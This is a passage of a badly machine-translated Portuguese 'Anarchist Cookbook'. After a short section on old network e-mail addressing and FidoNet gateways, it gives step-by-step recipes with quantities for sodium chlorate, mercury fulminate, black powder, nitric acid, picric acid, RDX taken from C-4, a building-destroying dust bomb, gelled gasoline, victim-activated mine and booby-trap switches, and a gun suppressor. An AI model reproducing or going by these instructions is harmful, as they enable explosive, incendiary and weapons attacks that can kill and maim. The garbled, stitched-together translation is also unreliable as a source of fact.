pessoas que constroem redes e algo completamente diferente para as pessoas que os utilizam. Neste arquivo um "endereço" é algo como

"Mike@decwrl.dec.com" e não "192.1.24.177" (que é o que os engenheiros de rede chamaria de um "endereço internet").

O esquema de nomes Internet usa domínios hierárquicos, que apesar de seu título são apenas um truque de contabilidade. Realmente não importa se

você diz NODE :: usuário ou @ node, mas o que acontece quando você se conecta redes de duas empresas em conjunto e ambos têm um nó

Anchor?? Você deve, de alguma forma, especificar qual âncora que você quer dizer. Pode-se dizer ANCHOR.DEC :: USUÁRIO ou DEC.ANCHOR :: USUÁRIO ou

USER@ANCHOR.DEC ou USER@DEC.ANCHOR. A convenção de Internet seja USER@ANCHOR.DEC, com o proprietário (DEC), após o nome (ANCHOR).

Mas pode haver várias organizações diferentes nomeados dezembro Você poderia ter Digital Equipment Corporation ou para baixo College East ou Desativado

Comissão de Educação. A técnica que o sistema de Internet utiliza para resolver conflitos como este é ter domínios hierárquicos. Um domínio normais

não é dezembro ou STANFORD, mas DEC.COM (comercial) e STANFORD.EDU (educacional). Esses domínios podem ser ainda divididas em

ZK3.DEC.COM ou CS.STANFORD.EDU. Isso não resolve os conflitos completamente, porém: ambos Central Michigan University e Carnegie-Mellon

Universidade poderia reivindicar ser CMU.EDU. A regra é que o dono do domínio EDU começa a decidir, assim como o proprietário do CMU.EDU chega a

decidir se o departamento de Engenharia Elétrica ou o departamento de Ensino Fundamental recebe subdomínio EE.CMU.EDU.

O esquema de domínio, embora não seja perfeito, é completamente extensível. Se você tem dois endereços que podem entrar em conflito, você pode sufixo alguns

domínio para o fim deles, tornando assim, por exemplo, ser de alguma forma decwrl.UUCP diferente DECWRL.ENET.

Sistema de correio de todo o DECWRL é organizado segundo os domínios de Internet, e na verdade, lidar com todas as mensagens internamente como se fosse correio Internet.

E-mails recebidos são convertidos em mensagens da Internet e, em seguida, encaminhado para o domínio apropriado, se esse domínio exige alguma conversão, em seguida, o e-mail é convertido para as exigências do domínio de saída à medida que passa através da porta de entrada. Por exemplo, eles colocaram correio Easynet para o domínio ENE.

Em uma nota lateral, o recente livro do ovo do cuco fornece algumas informações interessantes (na forma de uma história, no entanto) em um hacker Tymnet.

Lembre-se que ele estava em coisas grandes, e, portanto, ele foi quebrado para baixo em cima. Se você manter um perfil baixo, as redes devem fornecer uma boa método de acesso.

Se você pode encontrar um sistema que está conectado à Internet que você pode começar a partir Tymnet, você está indo bem.

Username @ f nó> #>. N <net #>. Z zona> #>. Ifna.org

Em outras palavras, se eu queria enviar a Silicon Swindler em 1:135 / 5, o endereço seria Silicon_Swindler@f5.n135.z1.ifna.org e, desde

que o seu cliente conhece o domínio ifna.org., deve passar bem. Aparentemente, a partir da escrita deste artigo, eles implementaram um

novo nome do gateway chamado fidonet.org que deve funcionar no lugar do ifna.org em todos os roteiros. Se o seu cliente não sabe qualquer um destes

domínios, use o encaminhamento acima, mas substitua a primeira "@" com um "%" e, em seguida, em seguida, use um dos seguintes utentes após o "@":

CS.ORST.EDU ou K9.CS.ORST.EDU (ie username% f nó> #>. N <net #>. Z zona> #>. Fidonet.org @ CS.ORST.EDU [ou substituir CS.ORST . EDU com K9.CS.ORST.EDU]).

O seguinte é uma lista compilada por Bill Fenner (WCF@PSUECL.BITNET) que foi postado no INFONETS DIGEST que enumera uma série de FIDONET gateways:

Rede

Nó

Nome do nó

104

56

milehi.ifna.org

105

55

casper.ifna.org

Página 129

107

320

rubbs.ifna.org

109

661

blkcat.ifna.org

125

406

fidogate.ifna.org

128

19

hipshk.ifna.org

129

65

insight.ifna.org

143

N / D

fidogate.ifna.org

152

200

castle.ifna.org

161

N / D

fidogate.ifna.org

369

17

megasys.ifna.org

NOTA: O nome do nó equivalente UUCP é a primeira parte do nome do nó. Em outras palavras, o nó UUCP milehi está listada como milehi.ifna.org

mas podem ser enviados diretamente através da rede UUCP.

Outra forma de enviar a FIDONET, especificamente para pessoas de Internet, é neste formato:

ihnp4! necntc! ncoast! ohiont! <net #>! nó> #>!
user_name@husc6.harvard.edu

E para aquelas pessoas discussão UUCP aí, basta usar o caminho descrito e ignorar parte the@husc5.harvard.edu. Existe uma FIDONET

Nodelist disponível em mais nenhum boletim FIDONET, mas é muito grande.

ONTYME

Anteriormente conhecido como Tymnet, OnTyme é a revisão McDonnell Douglas. Depois de terem comprado Tymnet, que rebatizou a empresa e

abriu uma porta de entrada na Internet experimental ONTYME.TYMNET.COM mas esta é supostamente bom apenas para determinados endereços corporativos dentro

McDonnell Douglas e Tymnet, nem os seus clientes. O formato do ID de usuário é xx.yyy ou xx.y / aa onde xx é um nome de rede e yyy (ou y / aa) é um verdadeiro

username. Se você não pode pregar diretamente isso, tente:

xx.yyy% ONTYME.TYM

130.Sodium Chlorate pela Jolly Roger

O clorato de sódio é um forte oxidante utilizado no fabrico de explosivos. Ele pode ser usado no lugar do clorato de potássio.

Material de Obrigatório:

-

2 de carbono ou chumbo hastes (1 pol de diâmetro por 5 cm de comprimento)

-

Sal ou água do oceano

-

O ácido sulfúrico diluído

-

Motor Vehicle

-

Água

-

2 fios, de calibre 16 (3/64 polegadas de diâmetro aprox.), 6 m de comprimento, ins povoadas.

-

Gasolina

-

1 galão jarra de vidro, de boca larga (5 polegadas de diâmetro por 6 polegadas de altura aprox.)

-

Sticks

-

Corda

-

Colher de chá

-

Bandejas

-

Copo

-

Pano pesado

-

Faca

-

Pan liso grande ou bandeja

Fontes de Carbono ou hastes de chumbo:

-

Pilhas secas (2 - «polegadas de diâmetro por 7" de comprimento) ou loja de materiais de encanamento.

Fontes de água salgada:

-

Mercearia ou no mar

Fontes de ácido sulfúrico:

-

Baterias para veículos automóveis.

Procedimento:

1.Mix «copo de sal em um frasco de vidro com 3 litros litros (3 quartos) de água.

2.Add 2 colheres de chá de ácido da bateria para a solução e mexa vigorosamente por 5 minutos.

3.Strip cerca de 4 polegadas de isolamento a partir de ambas as extremidades dos dois fios.

Página 130

Sticks 4. With faca e, forma duas tiras de madeira por um de 1/8 em 1 - «. Atar as tiras de madeira às barras de chumbo ou dióxido de carbono de modo que eles são uma - «polegadas distante.

5. Ligar as hastes para a bateria de um veículo a motor com o fio isolado.

6. Submerge 4 - «polegadas das hastes na solução de água salgada.

7. With velocidades na posição neutra, iniciar o motor do veículo. Deprimir o acelerador aprox. 1/5 do seu curso total.

8. Run o motor com o acelerador nesta posição por 2 horas, em seguida, desligá-lo por 2 horas.

9. Repeat esse ciclo para um total de 64 horas, mantendo o nível da solução aquosa de ácido-sal no frasco de vidro.

ATENÇÃO: Este arranjo emprega tensões que pode ser bastante perigoso!

Não toque em fios eléctricos com o motor ligado!

10. Shut desligar o motor. Remover as hastes a partir do frasco de vidro e fios condutores de desligar a bateria.

11. Filter a solução através do tecido pesado numa panela plana ou bandeja, deixando o sedimento no fundo do frasco de vidro.

12. Allow a água na solução filtrada para se evaporar à temperatura ambiente (aprox. 16 horas). O resíduo é de aproximadamente 60% ou mais

O clorato de sódio, que é suficientemente puro para ser usado como um ingrediente explosivo.

131. Mercury fulminar pelo Jolly Roger

Mercúrio Fulminato é usado como um explosivo primário na fabricação de detonadores. É para ser usado com um explosivo de reforço, tais como o ácido pícrico ou RDX (que são em outras partes deste livro de receitas).

Material de Obrigatório:

-

Ácido nítrico, 90% conc. (1,48 sp. Gr)

-

Mercúrio

-

Etil (grãos) de álcool (90%)

-

Material de filtragem [toalhas de papel]

-

Medida de colher de chá (↯, «e 1 colher de chá. Capacidade)
em alumínio, aço inoxidável ou revestido de cera

-

Fonte de calor

-

Limpo vara de madeira

-

Água limpa

-

Recipientes de vidro

-

Fita

-

Seringa

Fonte de ácido nítrico:

-

Em outra parte deste livro de receitas

-

Processadores de metais industriais

Fonte de Mercúrio:

-

Termômetros

-

Interruptores de mercúrio

-

Tubos de rádio antigos

Procedimento:

1.Dilute 5 colheres de ácido nítrico, com 2 - «colheres de chá de água limpa em um recipiente de vidro, a adição de ácido à água.

2.Dissolve 1/8 de colher de chá de mercúrio no ácido nítrico diluído. Isto irá produzir fumos vermelhos escuros. NOTA: Pode ser necessário adicionar água, a queda no uma vez, à solução de ácido de mercúrio a fim de iniciar uma reacção.

-

ATENÇÃO: Ácido vai queimar a pele e destruir a roupa. Se alguma for derramado, lave-a com uma grande quantidade de água. Não inalar fumos!

3.Warm 10 colheres de chá de álcool num recipiente até que o álcool está quente para o interior do punho.

4. Pour a solução de metal-ácido para o álcool quente. A reacção deve começar em menos de 5 minutos. Fumos brancos densos será emitido durante a reacção. Como lapsos de tempo, os gases vão se tornar menos denso. Permitir que 10 a 15 minutos para completar a reacção. Fulminar vai se contentar com a inferior.

-

ATENÇÃO: Esta reação gera grandes quantidades de gases tóxicos, inflamáveis. O processo deve ser realizado ao ar livre ou em um área bem ventilada, longe de faíscas ou chamas. NÃO inalar fumaça!

5. Filter a solução através de uma toalha de papel em um recipiente. Cristais podem colar-se o lado do recipiente. Se assim for, a água de inclinação e esguicho para baixo o os lados do recipiente até que todo o material acumula-se no papel de filtro.

6. Wash os cristais com 6 colheres de chá de álcool etílico.

7. Allow esses cristais fulminato de mercúrio no ar seco.

Página 131

-

CUIDADO: Manuseie explosivo seco com muito cuidado. Não raspar ou segurá-lo mais ou menos! Manter longe de faíscas ou chamas.

Guarde em lugar fresco e seco.

Black Powder 132. Improvised pelo Jolly Roger

Pó preto pode ser preparado de uma maneira simples e segura. Ele pode ser usado como explosões ou pólvora.

Materiais:

-

Nitrato de potássio granulado, 3 xícaras (3/4 litro)

-

Carvão de madeira, em pó, 2 xícaras

-

Enxofre, em pó, «copo

-

Álcool, 5 pints (2 - «litros) (uísque, álcool, etc)

-

Água, 3 copos (3/4 litro)

-

Fonte de calor

-

- Cada dois baldes 2 galão (7 - «litros) de capacidade, pelo menos, um dos quais é resistente ao calor (metal, cerâmica, etc)

•

Seleção da janela plana, pelo menos um pé (30 cm) quadrado

•

Vara de madeira grande

•

Pano, pelo menos 2 pés (60 cm) quadrados

Procedimento:

1.Coloque álcool em um dos baldes.

2.Lugar nitrato de potássio, carvão e enxofre no balde resistente ao calor. Adicione 1 xícara de água e misture bem com a vara de madeira até que toda a os ingredientes são dissolvidos.

3.Adicionar restante da água (2 xícaras) de mistura. Lugar balde em fonte de calor e mexa até pequenas bolhas começam a se formar.

•

ATENÇÃO: NÃO ferver mistura. Certifique-se de toda a mistura fica molhada. Se alguma estiver seco, como em lados da panela, pode inflamar!

4.Retire balde do fogo e despeje a mistura em álcool, agitando vigorosamente.

Mistura de álcool 5.Deixe ficar cerca de 5 minutos. Coe mistura através de pano para obter um pó preto. Descarte líquido. Enrole um pano em torno de preto pó e espremer para remover o excesso de líquido.

6.Place triagem sobre balde seco. Coloque quantidade viável de pó úmido na tela e granulado, esfregando sólida através da tela. NOTA: Se

partículas granuladas parecem ficar juntos e mudar de forma, recombina lote inteiro de pó e repita os passos 5 e 6.

7.Spread granulado pó preto em uma superfície plana, seca assim que a camada sobre «polegadas (1 - 1 1/2 cm) é formado. Deixe secar. Use radiador, ou direto

luz solar. Isto deve-se secar mais rapidamente possível, de preferência dentro de uma hora. Quanto maior o período de secagem, o menos eficaz o preto pó.

•

CUIDADO: Retire do fogo assim que os grânulos são secos. Pó preto está pronto para usar.

Ácido 133.Nitric por The Jolly Roger

O ácido nítrico é utilizado na preparação de muitos explosivos, misturas incendiárias, e temporizadores de ácido. Ele pode ser preparado por destilação de uma mistura de

nitrato de potássio e ácido sulfúrico concentrado.

Material de Obrigatório:

-

Nitrato de potássio (2 partes em volume)

-

Ácido sulfúrico concentrado (1 parte por volume)

-

2 garrafas ou jarros CERAMIN (pescoços curtos são preferíveis)

-

Panela ou frigideira

-

Fonte de calor (madeira, carvão vegetal ou carvão)

-

Tape (papel, elétrico, máscara, mas não celofane!)

-

Papel ou panos

IMPORTANTE: Se o ácido sulfúrico é obtido a partir de uma bateria de automóvel, concentrá-la fervendo-o até aparecimento de fumos brancos. NÃO INALAR

Fumos.

NOTA: A quantidade de ácido nítrico produzido é o mesmo que a quantidade de nitrato de potássio. Assim, por duas colheres de sopa de ácido nítrico, usar dois colheres de nitrato de potássio e 1 colher de sopa de ácido sulfúrico concentrado.

Fonte de nitrato de potássio:

-

Em outra parte deste livro de receitas

-

Lojas de droga

Página 132

Fonte de ácido sulfúrico concentrado:

-

Baterias para veículos automóveis

-

Plantas industriais

Procedimento:

1. Coloque nitrato de potássio seco em garrafa ou jarro. Adiciona-se ácido sulfúrico. Não encha o frasco mais de 1/3 completo. Misturar até colar é formado.

•

ATENÇÃO: NÃO inalam fumos!

2. Wrap papel ou panos em torno de pescoços de duas garrafas. de forma segura pescoços de fita de duas garrafas em conjunto. Certifique-se que as garrafas estão encostadas cada

a outra, e que não existem espaços de ar.

3. Support garrafas em rochas ou latas para que garrafa vazia é ligeiramente inferior ao frasco contendo cola de modo que o ácido nítrico que se forma no receber garrafa não vai correr em outra garrafa.

4. Build fogo em panela ou frigideira.

Garrafa 5. Gently calor contendo mistura movendo suavemente fogo dentro e fora. Como fumos vermelhos começam a aparecer periodicamente derramar água fria sobre vazio

receber garrafa. Ácido nítrico começará a se formar em receber garrafa.

•

CUIDADO: Evite esquentar demais ou garrafa molhada contendo mistura ou ele pode quebrar. Como precaução adicional, coloque garrafa a ser aquecido em recipiente resistente ao calor cheia de areia ou cascalho. Aquecer este recipiente exterior para produzir ácido nítrico.

6. Continue o processo acima até sem fumos mais vermelhas são formadas. Se o ácido nítrico formado na garrafa de recepção não é claro (nublado) derramá-la em limpo garrafa e repita os passos 2-6.

•

CUIDADO: O ácido nítrico deve ser mantido longe de todos os combustíveis e deve ser mantido em uma cerâmica selada ou VIDRO

recipiente. NÃO inalar fumaça!

134. Dust Instruções bomba por The Jolly Roger

Um iniciador que irá iniciar o material comum para a produção de explosões de pó possam ser rápida e facilmente construídos. Esse tipo de carga é ideal para a destruição de espaços fechados, tais como salas ou edifícios.

Material de Obrigatório:

-

Um plano pode, 3 polegadas (8 cm) de diâmetro e 1 - «3-3/4 polegadas (cm) de altura. A 6 - «atum onça pode serve o propósito muito bem.

-

Espoleta

-

Explosivo

-

Aluminum (pode ser de arame, folha de cut, achatada puder, ou em pó)

-

Prego ampliado, 4 polegadas (10 cm) de comprimento

-

Haste de madeira - \neg polegadas (6 mm) de diâmetro

-

Flour, a gasolina, e pó de ou alumínio lascado

NOTA: Plastic explosivo produzir explosões melhores do que explosivos do elenco.

Procedimento:

1. Usando da unha, pressionar um furo através do lado do atum pode de 3/8 de polegada a «polegadas (de 1 a 1 -« cm) a partir do fundo. Usando uma rotação e ação de alavanca, alargar o buraco até que ela irá acomodar o detonador.

2. Coloque a vara de madeira no buraco e colocar a extremidade da haste no centro da lata.

3. Premir explosivo no interior da lata, tendo a certeza de cercar a haste, até que seja de 3/4 polegadas (2 cm) a partir do topo da lata. Remova cuidadosamente a madeira haste.

4. Coloque o metal de alumínio no topo do explosivo.

5. Apenas antes da utilização, insere o detonador na cavidade feita pela haste. O iniciador é agora pronto para usar.

NOTA: Se se desejar proceder a uma certa distância do iniciador, papelão pode

ser pressionado no topo de o de alumínio para o segurar contra a perda de de material de.

Como usar:

Esta unidade em particular funciona muito bem para iniciar cargas com cinco quilos de farinha, «galão (1-2/3 litros) de gasolina, ou dois quilos de pintores floco

alumínio. Os materiais sólidos podem simplesmente ser contido em sacos ou caixas de papelão. A gasolina pode ser colocado no leite de papel revestido de plástico

caixas, assim como garrafas de plástico ou de vidro. As cargas são colocadas directamente no topo do iniciador e a espoleta é accionado electricamente, ou por um fusível, dependendo do tipo de tampão utilizado. isso vai destruir a 2.000 pés cúbicos gabinete (edifício de 10 x 20 x 10 pés).

Nota: Para caixas maiores, use iniciadores proporcionalmente maiores e encargos.

Página 133

135. Carbon-Tet explosivos no Jolly Roger

Uma mistura explosiva húmido pode ser feita a partir de alumínio em pó fino juntamente com tetracloreto de carbono ou tetracloroetileno. Este explosivo pode ser detonada com um detonador.

Material de Obrigatório:

- Belas alumínio pó bronzeador
 - Tetracloreto de carbono ou Tetrachloroethylene
 - Stirring rod (madeira)
 - Recipiente de mistura (bacia, balde, etc)
 - Recipiente de medição (copo, colher, etc)
 - Recipiente de armazenamento de (jar, puder, etc)
 - Espoleta
 - Pipe, lata ou jar
- Fonte de tetracloreto de carbono:
- Loja de tintas
 - Farmácia
 - Líquido extintor de incêndio
- Fonte de tetracloroetileno:
- Limpeza a seco
 - Farmácia

Procedimento:

1.Measure a duas peças de alumínio em pó para uma parte de tetracloreto de carbono ou tetracloroetileno líquido no recipiente de mistura, acrescentando líquido em pó enquanto se agitava, com a haste de madeira.

2.Stir até que a mistura torna-se a consistência de um xarope de mel.

-

CUIDADO: Gases do líquido são perigosos e não devem ser inalados.

3.Store explosivo em uma jarra ou recipiente à prova de água semelhante até que esteja pronto para uso. O líquido na mistura evapora-se rapidamente quando não confinado.

NOTA: Mistura contendo vÃ f o detonar no presente maneira para a um período de 72 horas.

Como usar:

1.Pour esta mistura em um tubo de ferro ou aço, que tem uma tampa de rosca em uma extremidade. Se um tubo não está disponível, você pode usar uma lata seca pode ou jarra de vidro.

2.Coloque explodir cap logo abaixo da superfície da mistura explosiva.

NOTA: Limitando a extremidade aberta do recipiente, vai contribuir para a eficácia do explosivo.

136.Making ácido pícrico de aspirina por The Jolly Roger

Ácido pícrico pode ser usado como um explosivo de reforço nos detonadores, uma alta carga de explosivo, ou como um intermediário para a preparação de chumbo pícrico.

Material de Obrigatório:

-

Comprimidos de aspirina (5 grãos por comprimido)

-

Alcohol, 95% puro

-

Ácido sulfúrico concentrado, (se o ácido da bateria, deixe ferver até fumos brancos desaparecer)

-

Nitrato de potássio (ver em outra parte deste livro de receitas)

-

Água

-

Toalhas de papel

- - Jar Canning, um pint
 -
 - Rod (de vidro ou de madeira)
 -
 - Recipientes de vidro
 -
 - Ceramic ou prato de vidro
 -
 - Copo
 -
 - Colher de chá
 -
 - Colher de sopa
 -
 - Panela
 -
 - Fonte de calor
-

Página 134

-
- Fita
- Procedimento:
- 1. Crush 20 comprimidos de aspirina em um recipiente de vidro. Adicione 1 colher de chá de água e de trabalho em uma pasta.
- 2. Add cerca de 1/3 a «copo de álcool (100 ml) à pasta de aspirina; agitar enquanto derramar.
- 3. Filter a solução álcool-aspirina através de uma toalha de papel para outro recipiente de vidro. Descartar o esquerda sólida em a toalha de papel.
- 4. Pour a solução filtrada para um prato de vidro ou de cerâmica.
- 5. Evaporate do álcool e da água a partir da solução, colocando o prato numa panela de água quente. Pó branco permanecerá no prato depois evaporação.
-
- NOTA: A água no recipiente deve ser à temperatura do banho quente, não fervente, aproximadamente 160 ° F a 180 ° F. Ele não deve queimar as mãos.
- 6. Pour 1/3 xícara (80 mililitros) de ácido sulfúrico concentrado em um frasco de conservas. Adicionar o pó branco com o ácido sulfúrico.

7.Heat frasco de conservas de ácido sulfúrico em uma panela de banho-maria fervente por 15 minutos, retire frasco do banho. Solution vai se transformar a um cor amarelo-laranja.

8.Add 3 colheres de chá (15 gramas) de nitrato de potássio em três porções, à solução de cor amarela-laranja; agitar vigorosamente durante as adições.

Solução ficará vermelho, em seguida, volta para uma cor amarelo-laranja.

9.Allow a solução arrefecer até à temperatura ambiente, agitando ocasionalmente.

10.Slowly despeje a solução, agitando, em 1 - 1/2 copo (300 mililitros) de água fria e deixe esfriar.

11.Filter a solução através de uma toalha de papel em um recipiente de vidro. Partículas de luz amarela irá recolher na toalha de papel.

12.Wash as partículas de luz amarela com 2 colheres de sopa (25 ml) de água. Descartar o de líquido de descarte em o recipiente de.

Artigos 13.Place em prato de cerâmica e um conjunto em um banho de água quente, como no passo 5, por 2 horas.

137.Reclamation de RDX de explosivos C-4 pela Jolly Roger

RDX pode ser obtido a partir de explosivos C-4 com a utilização de gasolina. Ele pode ser usado como um explosivo de reforço para detonadores ou como um explosivo de alta carga.

Material de Obrigatório:

-

Gasolina

-

C-4 explosivo

-

2 - frascos de vidro pinta, boca larga

-

Toalhas de papel

-

Stirring rod (glass ou de madeira)

-

Água

-

Ceramic ou prato de vidro

-

Panela

-

Fonte de calor

-

Colher de chá

-

Copo

-

Fita

NOTA: Água, Ceramic ou prato de vidro, pan, & fonte de calor são todos opcional. O RDX pode ser seco ao ar, em vez.

Procedimento:

1.Coloque 1 - «colheres de chá (15 gramas) de explosivo C-4 em um dos frascos de meio litro. Adicione 1 xícara (240 mililitros) de gasolina.

-

NOTA: Estes grandezas podem ser aumentado para obter obter mais de RDX. Por exemplo, usar dois litros de gasolina por um copo de C-4.

2.Knead e agita-se o C-4, com a haste até ao C-4 foi dividido em pequenas partículas. Deixe a mistura em repouso por «hora.

3.Stir a mistura novamente até um pó branco fino permanece na parte inferior do frasco.

4.Filter a mistura através de uma toalha de papel para o outro frasco de vidro. Lave as partículas coletadas na toalha de papel com «copo (120 mililitros) de gasolina. Descarte o líquido de resíduos.

5.Local as partículas RDX em um prato de vidro ou cerâmica. Definir o prato numa panela de água quente, mas não a ferver e seco por um período de 1 hora.

-

NOTA: As partículas RDX pode ser seca ao ar durante um período de 2 a 3 horas.

Baseados 138.Egg Combustíveis Chama gelificados por The Jolly Roger

O branco de qualquer ovo de ave pode ser usado para a gasolina de gel para utilização como um óleo combustível que irá aderir à superfície do alvo.

Materiais necessários:

Página 135

Partes em volume

Ingrediente

Como usado

Fonte comum

85

Gasolina

Combustível Motor

Postos de gasolina

Fuel Stove

Motor Vehicle

Solvente

14

Clarar

Comida

Loja de alimentos

Industrial

Fazendas

Processos

Qualquer um dos seguintes procedimentos:

1

Sal de mesa

Comida

Água do Mar

Industrial

Salmoura Natural

Processos

Loja de alimentos

3

GroundCoffee

Comida

Coffee Plant

Loja de alimentos

3

Folhas de chá secadas

Comida

Planta do chá

Loja de alimentos

3

Cacau

Comida

Cacao Árvore

Loja de alimentos

2

Açúcar

Suavização

Sugar Cane

Alimentos

Loja de alimentos
1
Salitre
Pirotecnia
Natural
(Nitrato de potássio)
Explosives
Depósitos
Fósforos
Drug Store
Medicina
1
Sais de Epsom
Medicina
Natural
Água mineral
Kisserite
Industrial
Drug Store
Processos
Loja de alimentos
2
Bicarbonato de sódio
Cleaner lavagem
Loja de alimentos
(Sal Soda)
Medicina
Drug Store
Fotografia
Fornecimento foto
Guarda
1 «
Bicarbonato de sódio
Cozimento
Loja de alimentos
Bebidas
Drug Store
Medicamentos
Águas Minerais
1 «
Aspirina
Medicina
Drug Store
Loja de alimentos

Procedimento:

CUIDADO: Certifique-se de que não há chamas na área quando a mistura de combustíveis chama! NÃO FUMAR!

1.Separate a clara de ovo da gema. Isto pode ser feito por quebrar o ovo em um prato e removendo cuidadosamente a gema com uma colher.

2.Pour ovo branco em um frasco, garrafa ou outro recipiente e adicione a gasolina.

3.Adicionar o sal (ou outro aditivo) à mistura e agitou-se ocasionalmente até que se forme gel (cerca de 5 a 10 minutos).

NOTA: Um combustível chama gel mais espesso pode ser obtida colocando o frasco tampado em água quente (65 ° C) por cerca de «horas e, em seguida, deixá-los legal temperatura ambiente. (NÃO AQUECER O gel FUEL café contendo!)

139.Clothespin troque de Jolly Roger

Um tipo de roupa primavera é usado para fazer um interruptor de fechamento de circuito para acionar cargas explosivas, minas, armadilhas e sistemas de alarme.

Página 136

Material de Obrigatório:

-

Spring Tipo de prendedor de roupa

-

Fio de cobre Vendido Para - 1/16 pol (2 mm) em diâmetro

-

Seqüência de Strong on wire

-

Pedaço achatado em madeira (grosso modo 1/8 x 1 "x 2")

-

Faca

Procedimento:

1.Strip quatro polegadas (10 cm) de isolamento das extremidades de dois fios de cobre sólidos. Raspe os fios de cobre com uma faca de bolso até que o metal é brilhante.


2.Wind um raspadas arame firmemente no maxilar do prendedor, e o outro fio à outra maxila.

3.Make um orifício numa extremidade da peça de madeira plana usando uma faca, prego aquecido ou broca.

Corda forte 4.Tie ou fio através do furo.

5.Local peça plana de madeira entre as garras do interruptor de prendedor de roupa.

Circuit Básico Firing:



Quando a peça plana de madeira é removida puxando a corda, as garras do prendedor de roupa vai fechar, completando o circuito.

ATENÇÃO: Não coloque a bateria até o interruptor e fio viagem foram colocadas e examinados. Certifique-se de que a peça plana de madeira é separando as mandíbulas do interruptor.

140.Flexible placa do interruptor por The Jolly Roger

Este interruptor placa flexível é usado para iniciar minas plantadas e explosivos.

Material de Obrigatório:

-

Duas folhas metálicas flexíveis:

-

Um aproximadamente 10 polegadas (25 cm) quadrado

-

Uma aproximadamente 10 cm x 8 polegadas (20 cm)

-

Piece of madeira 10 pol quadrado x 1 pol de espessura

-

Quatro blocos de madeira macia 1 pol x 1 pol x ∞ dentro

-

Oito unhas de cabeça chata, 1 polegadas de comprimento

-

Ligação dos cabos

-

Fita adesiva

Procedimento:

1.Nail 10 polegadas por 8 polegadas de chapa de 10 cm pedaço quadrado de madeira de modo que dentro de uma mostra de madeira em cada lado do metal. Adicione um dos pregos

adere-se sobre ∞ dentro

2.Strip isolamento a partir da extremidade de um fio de ligação. Enrole este fim ao redor da unha e dirigir o prego todo o caminho dentro

3.Coloque as quatro blocos de madeira sobre os cantos da base de madeira.

4.Coloque a 10 polegadas folha de metal flexível praça para que ela repousa sobre os blocos de acordo com a base de madeira.

5.Drive quatro pregos através da folha metálica e os blocos (1 por bloco) para prender a folha à base de madeira. Um segundo fio de conexão é

ligado a um dos pregos como no passo # 2.

Página 137

6.Wrap a fita adesiva em torno das bordas da placa e da base de madeira. Isto irá assegurar que nenhuma sujeira ou outros materiais estranhos terá entre

as placas e impedem a passagem de funcionamento.

Como usar:

O interruptor está colocado num furo no caminho de tráfego esperada e cobertos com uma fina camada de terra ou outro material de camuflagem. A mina ou

outro dispositivo explosivo conectado ao switch pode ser enterrado com o switch ou colocadas em outro lugar se o desejar.

Quando um veículo passa sobre o interruptor, as duas placas de metal fazer contato fechando o circuito de disparo.

Sistemas de assinatura 141.Low (silencioso) por The Jolly Roger

Sistemas de assinatura baixos (silencioso) para armas improvisadas armas de pequeno porte podem ser feitas a partir de gás ou água de tubos de aço e acessórios.

Material de Obrigatório:

-

Container Grenade

-

Tubo de aço mamilo, 6 polegadas (15 centímetros) de comprimento - (ver tabela 1 para o diâmetro)

-

2 tubos de aço acoplamentos - (ver tabela 2 para as dimensões)

-

Pano de algodão - (ver tabela 2)

-

Broca

-

Algodão absorvente

Procedimento:

1.Drill furo no recipiente granada em ambas as extremidades do lado de fora para ajustar o diâmetro do bocal do tubo. (Ver tabela 1)

-> / ----- \

/ | |

2,75 em |) (<-buracos

dia. \

| |

-> \ ----- /

| ----- |

5 pol

2.Drill quatro fileiras de buracos no mamilo tubulação. Use a tabela 1 para diâmetro e localização de buracos.

(Nota: eu chupar a arte ASCII)

6 pol

| ----- |

| OOOOOOOOOOOOOOOOOO | | C (nom. dia.)

(Tamanho do buraco) | \ / (espaço entre eles)

B (diâmetro) A

3.Thread uma das tubagens no mamilo tubo perfurado.

Comprimento de acoplamento 4.Cut para permitir cano de arma para enfiar plenamente em baixo sistema de

assinatura. Barrel deve intrrometer contra a extremidade do tubo perfurado mamilo.

5. Separate a metade superior do recipiente de granada de a metade inferior.

6. Insert o bocal do tubo no orifício perfurado na base da metade inferior do recipiente. Embale o algodão absorvente dentro do recipiente e ao redor do mamilo tubulação.

7. Pack o algodão absorvente em metade superior da granada recipiente deixando buraco no centro. Montar recipiente para a metade inferior.

8. Thread outro acoplamento no bocal do tubo.

Nota: Um recipiente maior e mamilo tubulação, com os mesmos "B" dimensões "A" e como os dados, irá reduzir ainda mais a assinatura do sistema.

Como usar:

1. Thread o sistema de assinatura baixa na arma selecionada de forma segura.

2. Coloque o tamanho chumaço de algodão apropriada para o final do focinho do sistema (ver tabela 2)

Arma 3. Load

4. Weapon está agora pronto para uso

TABELA 1

Sistema de assinatura baixos Dimensões

Página 138

Acoplamento

Furos por

4 linhas

A

B

C

D

Linha

Total

0,45 cal

3/8No

↖ em

3/8No

3/8No

12

48

0,38 cal

3/8No

↯ em

↯ em

↯ em

12

48

9 milímetros

3/8No

↯ em

↯ em

↯ em

12

48

7,62 milímetros

3/8No

↯ em

↯ em

↯ em

12

48

0,22 cal

↯ em

5/32in

1/8 * em

1/8in

14

50

* Tubo pesado extra

QUADRO 2

Algodão Enchimento Tamanhos

Arma

Algodão Estofa Tamanho

0,45 cal

1 - «x 6 polegadas

0,38 cal

1 x 4 polegadas

9 milímetros

1 x 4 polegadas

7,62 milímetros

1 x 4 polegadas

0,22 cal

Não é necessário

142.Delay Igniter de um cigarro por The Jolly Roger

A (todo mundo quer economizar dinheiro haha) atraso de tempo simples e econômica pode ser feita com um cigarro comum.

Materiais necessários:

-

Cigarro

-

Match Paper

-

